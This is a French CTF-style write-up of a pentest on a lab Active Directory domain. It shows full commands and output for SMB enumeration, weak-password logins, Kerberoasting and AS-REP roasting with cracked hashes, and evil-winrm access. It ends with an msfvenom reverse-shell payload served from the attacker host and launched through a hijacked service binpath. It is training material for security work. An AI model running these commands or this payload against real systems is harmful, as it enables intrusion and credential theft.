Réalisation d'un pentest dans un environnement d'entreprise simplifié

Un client vous a missionné pour réaliser un pentest de son environnement interne. Vous devez élaborer un scénario de compromission de l'environnement tout entier, remonter chacune des vulnérabilités rencontrées et écrire une synthèse managériale qui permettra a une personne non technique de comprendre les risques présents sur le périmètre.

Auteur

Roblot Jean-Philippe - jroblot.simplon@proton.me Drula Kevin - kdrula.simplon@proton.me

Version

04/03/2024 - V1R0

Releases

Powered by https://shields.io

Contexte


En tant que analyste SOC, réalisation d'un CTF comprenant les attaques Active Directory les plus courantes.
Le réseau comprend:


- Deux windows 10
- Deux windows serveur 2016 (Controleur de domaine + serveur)

Les quatres machines peuvent être entièrement compromises. Afin de suivre en temps réel la progression des équipes, un environnnement type CTFd a été mis en place. Il y a 9 challenges a réaliser. A chaque challenge réussi, il faudra prendre des notes technique sur la manière dont vous avez exploité les vulnérabilités.

Activités

Reconnaissance de l'nvironnement avec Nmap


┌──(sysadmin㉿kali)-[~]
└─$ nmap -sL 192.168.0.150-250
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-04 11:15 CET
Nmap scan report for WIN-1A8S89ANNRT (192.168.0.150)
Nmap scan report for 192.168.0.151
Nmap scan report for 192.168.0.152
Nmap scan report for 192.168.0.153
Nmap scan report for 192.168.0.154
Nmap scan report for 192.168.0.155
Nmap scan report for 192.168.0.156
Nmap scan report for 192.168.0.157
Nmap scan report for 192.168.0.158
Nmap scan report for 192.168.0.159
Nmap scan report for 192.168.0.160
Nmap scan report for 192.168.0.161
Nmap scan report for 192.168.0.162
Nmap scan report for 192.168.0.163
Nmap scan report for 192.168.0.164
Nmap scan report for 192.168.0.165
Nmap scan report for 192.168.0.166
Nmap scan report for 192.168.0.167
Nmap scan report for 192.168.0.168
Nmap scan report for 192.168.0.169
Nmap scan report for 192.168.0.170
Nmap scan report for 192.168.0.171
Nmap scan report for 192.168.0.172
Nmap scan report for 192.168.0.173
Nmap scan report for 192.168.0.174
Nmap scan report for GDO-PC-PF1QRMD5 (192.168.0.175)


Nmap scan report for M2012K11AG (192.168.0.188)
Nmap scan report for 192.168.0.189
Nmap scan report for 192.168.0.190
Nmap scan report for 192.168.0.191
Nmap scan report for 192.168.0.192
Nmap scan report for 192.168.0.193
Nmap scan report for 192.168.0.194
Nmap scan report for 192.168.0.195
Nmap scan report for 192.168.0.196
Nmap scan report for 192.168.0.197
Nmap scan report for 192.168.0.198
Nmap scan report for 192.168.0.199
Nmap scan report for WIN-VOPS298ID4C (192.168.0.200)
Nmap scan report for DESKTOP-6RF7HK7 (192.168.0.201)
Nmap scan report for GDO-PC-PF1QRMGC (192.168.0.202)
Nmap scan report for 192.168.0.203
Nmap scan report for 192.168.0.204
Nmap scan report for 192.168.0.205
Nmap scan report for 192.168.0.206
Nmap scan report for 192.168.0.207
Nmap scan report for 192.168.0.208
Nmap scan report for 192.168.0.209
Nmap scan report for 192.168.0.210

```
Nmap scan report for 192.168.0.211
Nmap scan report for 192.168.0.212
Nmap scan report for 192.168.0.213
Nmap scan report for 192.168.0.214
Nmap scan report for 192.168.0.215
Nmap scan report for 192.168.0.216
Nmap scan report for 192.168.0.217
Nmap scan report for Biohazard (192.168.0.218)
```

```
Nmap scan report for Sauvegarde01 (192.168.0.240)
```

```
┌──(sysadmin㉿kali)-[~]
└─$ sudo nmap -O 192.168.0.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 12:13 CET
Nmap scan report for DESKTOP-6RF7HK7 (192.168.0.201)
Host is up (0.0055s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (95%), QEMU (90%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (95%), QEMU user mode network gateway (90%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.49 seconds
```

On identifie le contrôleur de domaine avec Kerberos sur le port 88

```
┌──(sysadmin㉿kali)-[~]
└─$ sudo nmap -O 192.168.0.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 12:12 CET
Nmap scan report for WIN-VOPS298ID4C (192.168.0.200)
Host is up (0.0063s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose|switch
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (91%), Bay Networks embedded (86%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_450
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (91%), Bay Networks BayStack 450 switch (software version 3
.1.0.22) (86%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.55 seconds
```

Utiliser le compte anonyme par défaut de l'AD pour rechercher des dossiers partagés

```
┌──(sysadmin㉿kali)-[~]
└─$ crackmapexec smb 192.168.0.201 -u anonymous -p anonymous --shares
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-6RF7HK7) (domain
:secure.intra) (signing:False) (SMBv1:False)
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  [+] secure.intra\anonymous:anonymous
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  [+] Enumerated shares
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  Share           Permissions     Remark
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  -----           -----------     ------
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  ADMIN$                          Administration à distance
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  C$                             Partage par défaut
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  IPC$            READ            IPC distant
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  John            READ
```

Utiliser SMBClient avec l'utilisateur anonyme pour voir le contenu du dossier "John"

```
┌──(sysadmin㉿kali)-[~]
└─$ smbclient //192.168.0.201/John " "%" "
Password for [WORKGROUP\sysadmin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sat Sep  2 20:36:13 2023
  ..                                  DR        0  Sat Sep  2 20:36:13 2023
  Compte.txt                          A       65  Sat Sep  2 20:38:51 2023
  desktop.ini                       AHS       48  Wed Aug 30 08:09:41 2023
  flag.txt                            A       33  Sat Sep  2 20:36:13 2023
  Todo.txt                            A      163  Sat Sep  2 20:38:19 2023

                8224172 blocks of size 4096. 2019308 blocks available
smb: \>
```

Compte.txt

```
Le compte AD par défaut pour se connecter:

Welcome:Welcome123
/tmp/smbmore.x70avh (END)
```

Todo.txt

```
- Accès winrm a la machine avec mon compte: Fait
- Sécuriser le serveur de backup: Fait
- Activer et sécuriser les services correctement sur le poste: A faire
/tmp/smbmore.TrsUGh (END)
```

Récupérer la liste d'utilisateurs de l'AD

```
┌──(sysadmin㉿kali)-[~]
└─$ impacket-GetADUsers secure.intra/Welcome:Welcome123 -dc-ip 192.168.0.200 -all
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Querying 192.168.0.200 for information about domain.
Name                 Email                           PasswordLastSet      LastLogon
-------------------  ------------------------------  -------------------  -------------------
Administrateur                                       2023-09-03 01:30:51.850322  2024-03-04 15:02:50.295778
Invité                                               <never>              <never>
krbtgt                                               2023-07-18 07:55:31.890386  <never>
mssqluser                                            2023-08-01 06:00:52.482543  <never>
Pierre                                               2023-09-02 20:31:12.359880  2024-03-04 15:16:23.040326
John                                                 2023-08-01 06:57:29.399722  2024-03-04 16:13:56.493477
Varonis                                              2023-08-01 06:49:05.257092  <never>
Welcome                                              2023-08-30 08:48:39.980430  2024-03-04 16:17:58.352902
Install                                              2023-09-02 20:43:00.391182  <never>
```

Tester les mdp faible : user=mdp

```
┌──(sysadmin㉿kali)-[~]
└─$ sudo crackmapexec smb 192.168.0.201 -u 'Pierre' -p 'Pierre' --shares
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-6RF7HK7) (domain:secure.intra) (signing
:False) (SMBv1:False)
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  [-] secure.intra\Pierre:Pierre STATUS_LOGON_FAILURE

┌──(sysadmin㉿kali)-[~]
└─$ sudo crackmapexec smb 192.168.0.201 -u 'John' -p 'John' --shares
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-6RF7HK7) (domain:secure.intra) (signing
:False) (SMBv1:False)
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  [+] secure.intra\John:John
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  [+] Enumerated shares
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  Share           Permissions     Remark
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  -----           -----------     ------
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  ADMIN$                          Administration à distance
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  C$                             Partage par défaut
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  IPC$            READ            IPC distant
SMB         192.168.0.201   445    DESKTOP-6RF7HK7  John            READ
```

Utiliser WinRM avec le compte "John"

```
┌──(sysadmin㉿kali)-[~]
└─$ evil-winrm -i 192.168.0.201 -u John -p John

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_
detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackp
layers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\John\Documents> ls


    Répertoire : C:\Users\John\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/2/2023   6:48 PM             70 flag.txt


*Evil-WinRM* PS C:\Users\John\Documents> more flag.txt
fcf1bc0fcb23282b3b6f194b5cbd654f
```

Scan des vuln avec WinPEAS Récupérer la SAM

Identifier les comptes possédant un SPN

```
┌──(sysadmin㉿kali)-[~]
└─$ impacket-GetUserSPNs secure.intra/Welcome:Welcome123 -dc-ip 192.168.0.200
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName              Name       MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------------------  ---------  --------  --------------------------  ---------  ----------
MSSQLSvc/sqlserver.secure.intra   mssqluser            2023-08-01 06:00:52.482543  <never>
```

Utiliser ce compte pour générer un ticket et augmenter nos privilèges

```
┌──(sysadmin㉿kali)-[~]
└─$ sudo ntpdate 192.168.0.200; impacket-GetUserSPNs secure.intra/Welcome:Welcome123 -dc-ip 192.168.0.200 -request
2024-03-04 17:57:00.334519 (+0100) +7084.104562 +/- 0.002105 192.168.0.200 s1 no-leap
CLOCK: time stepped by 7084.104562
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName             Name       MemberOf  PasswordLastSet             LastLogon  Delegation
-------------------------------  ---------  --------  --------------------------  ---------  ----------
MSSQLSvc/sqlserver.secure.intra  mssqluser             2023-08-01 06:00:52.482543  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*mssqluser$SECURE.INTRA$secure.intra/mssqluser*$8e3bc8d8ddf749baa64c32cd40e7e1f1$2ea2af053960da5c30bc60ac998786a48e49930a676b0
0fdf8d6213fd3016374da7fa7c3ff890425e3e424a4649edb84f77b434ef8f249d2acf0b72848f7fb39f5e4507718108c4479a937ccdc4fcc5fc7be610c908596f960f3264
aaf1d841c70cf56e213b15d4f419d93eac46149e698bf8ec86e769de063d92bbe53f4994aad6601028cbf3ad1b075c128cf1d712d3de15629bd211d8fd13a2e8360327bed4
e12334c576f31172c87fc6eed6e28320a8f805b6d12aa1cac6142c3910b311bf103154a63fcc0a977fe6d777c402553311cdbf780259f68ca694a32165aa2e62a04fe3c717
ee865a67b629d6c6094231d76c276d72c612fd6bfc3166c1a549daaba3a41d4533f4dd1166f8c0d2b9f33088a57c5ecbef400d16f2593ba222f54052455a965e5a174120fb
c59f625698c830cf548e11fcdf9de8a10cdb599718536adede9e25cdcfbc89e037fc53b52c6085e0cb75307aca4e520a91a118f12d33bf85fdde45571740955b397a5575c1
ecdf264569adae70190d71337172e64c699d8d44017ea1c835ea45f181651d6d765a8f99add525a1cc743a8790f868e52ecd1e7a3b48c06f48ed40e0e009ecebec307eb68c
5b101b595812817cbf9f8213a2d89e309cf7188991dbbdb9c8023f617574f34404f9b4a0d6e3fe1efcc9e2cfdaa6dcdf0dbbc98207e5df049071f5f5954e026368d1cace0f
f7dd0a04d1af241e4b91752a52d7fbf49278520cbfbe4f9de39bd89c6770ad10ac5c8d41b477d289575eb9ff7cd1c52609b46e2e612ee7434c9dcc4190c61449c1e0136601
2ec029d0cc3dc897dfb3525219a9d5004d28fbe2fe138a6847617543ed254cef7df1cf70b8abf51521d8f0d3f8c2006156eb7f631d6d22a7adfdbc38f0b4e7a6ceebaf5cf7
fd929b91184c80e8c42cfb421348fb42243c593558a6751134c9cb22d10aaefffa2d620fcf0c6d6fe527f5dcdf593ca47a0e8ad66fada0e2da0842a9f21d948ec1d6fd598b
05a14bdac14baa61d4849c2e075fe6fab0da591141c822610dc5b8f02a725bd47745b49d3515aba269cc3e27e868fd5c9a5cf8a86f32b1b35cc628dfcdc2386f4c9c0308a7
605b0d0b2593238cf73867c5601959b97b54bb0bace40a6af8c8e2c4b46403c677cfa87b98e93aa5b90b2361e4c3d059325a6c995db8cdab96df3d60bb033967cc58f146cc
642b25d56ef5ec6bb2698841e5e1bd8bc165c7419b3ee7650b2d7322da4bfed67981ecb94410d7281a4624d839450c797c55e3b3998e1a56bfe41a0fc1e07436091a7028de
d08f265bbf38778bb8a015bfee15aa7cf36633342d63e82d95eeebee6d3f4ac2d804efdf2711196309c43367087bd63d5233dc3158d0b8d35fcd802a6dc89c1a1797b1a0f4
05463ad82c4d8624b10e956f61a495031e3452e3a54a7d589e21bf2db7552b9cc7be122257a821296f2c8454ce2a9206389ad29120029f0bb23a78bddd310cb

┌──(sysadmin㉿kali)-[~]
└─$ nano ticket.txt

┌──(sysadmin㉿kali)-[~]
└─$ sudo ntpdate 192.168.0.200; impacket-GetUserSPNs secure.intra/Welcome:Welcome123 -dc-ip 192.168.0.200 -request > ticket.txt
2024-03-04 17:58:26.196305 (+0100) +7084.103439 +/- 0.002057 192.168.0.200 s1 no-leap
CLOCK: time stepped by 7084.103439
```

Récupérer le mot de passe grâce au ticket avec John the Ripper

```
$ john
Created directory: /home/sysadmin/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 O
MP [linux-gnu 64-bit x86_64 SSE2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.
┌──(sysadmin㉿kali)-[~]
└─$ john ticket.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Password1        (?)
1g 0:00:00:00 DONE 2/3 (2024-03-04 16:02) 20.00g/s 81920p/s 81920c/s 81920C/s
 password..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(sysadmin㉿kali)-[~]
└─$
```

Chercher dans l'AD un utilisateur avec pre-auth désactivé et récupérer son mot de passe

```
┌──(sysadmin㉿kali)-[~]
└─$ impacket-GetNPUsers -dc-ip 192.168.0.200  -ts secure.intra/Welcome:Welcom
e123
Impacket v0.11.0 - Copyright 2023 Fortra

Name    MemberOf  PasswordLastSet             LastLogon                   UAC
------  --------  --------------------------  --------------------------  ---
-----
Pierre            2023-09-02 20:31:12.359880  2024-03-04 17:38:05.821559  0×4
00200
```

```
┌──(sysadmin㉿kali)-[~]
└─$ impacket-GetNPUsers -dc-ip 192.168.0.200  -ts secure.intra/Welcome:Welcome123 -request -format john -
outputfile no-preauth.john
Impacket v0.11.0 - Copyright 2023 Fortra

Name    MemberOf  PasswordLastSet             LastLogon                   UAC
------  --------  --------------------------  --------------------------  --------
Pierre            2023-09-02 20:31:12.359880  2024-03-05 11:16:55.022073  0×400200



$krb5asrep$Pierre@SECURE.INTRA:e052fbdc784a57324826e4fb1f8a53f9$18f7d43740bf4962baab804178f76e81a80b1422c
9a32913df26098714be5352a96507841457914b44608beb816001d9187132db737cb77243799738869f57d3a074eb8b6a274c4a2b
b823c4a26dcde6d6c4080762a8b52a6568431cefc03b1810289143ccd6314ff09d4735aec0136f1d333212233e25c268115fda590
4a1add1abfd59bf9c73a328a987b2a32320456aa0b2d6bf71d0259a9f9fb2db17b2aa0babbc38832282a108000909eb05a32f5033
34a1024ed7aaa5f5724486af06c5eb243143656fa35f99d28498ab48ff4e66e5e3ec2416f666886e1aa89a69940894ee69fd97efb
0f2f105b850
```


```
┌──(sysadmin㉿kali)-[~]
└─$ john no-preauth.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1
AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
butterfly        ($krb5asrep$Pierre@SECURE.INTRA)
1g 0:00:00:00 DONE 2/3 (2024-03-05 09:26) 9.090g/s 329363p/s 329363c/s 329363C/s butterfly..keeper
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Créer un payload avec Metasploit > msvenom

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.97 LPORT=4444 -f exe-service -o /home/kali/Desktop/cheh.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-service file: 15872 bytes
Saved as: /home/kali/Desktop/cheh.exe

┌──(kali㉿kali)-[~]
└─$
```

Set le payload avec msf6 et le mettre en écoute



Configurer le binpath d'un service vulnérable pour lancer le payload côté client (téléchargé au préalable depuis la Kali)

```
# Passer la Kali en mode server
python3 -m hhtp.server 80

#evil-WinRM 192.168.0.201
wget http://192.168.0.97/cheh.exe
sc.exe config John_work39 binpath= "C:\Users\John\Documents\cheh.exe"
./cheh.exe
start-service John_work39
```

```
*Evil-WinRM* PS C:\Users> get-service

Status   Name               DisplayName
------   ----               -----------
Stopped  AppMgmt            Gestion d'applications
Stopped  AppVClient         Microsoft App-V Client
Stopped  BDESVC             Service de chiffrement de lecteur B...
Running  BFE                Moteur de filtrage de base
Running  BrokerInfrastru... Service d'infrastructure des tâches...
Stopped  ClipSVC            Service de licences de client (Clip...
Stopped  cloudidsvc         Service d'identité de Microsoft Cloud
Running  DcomLaunch         Lanceur de processus serveur DCOM
Running  Dhcp               Client DHCP
Stopped  DisplayEnhancem... Service d'amélioration de l'affichage
Stopped  dmwappushservice   Service de routage de messages Push...
Running  Dnscache           Client DNS
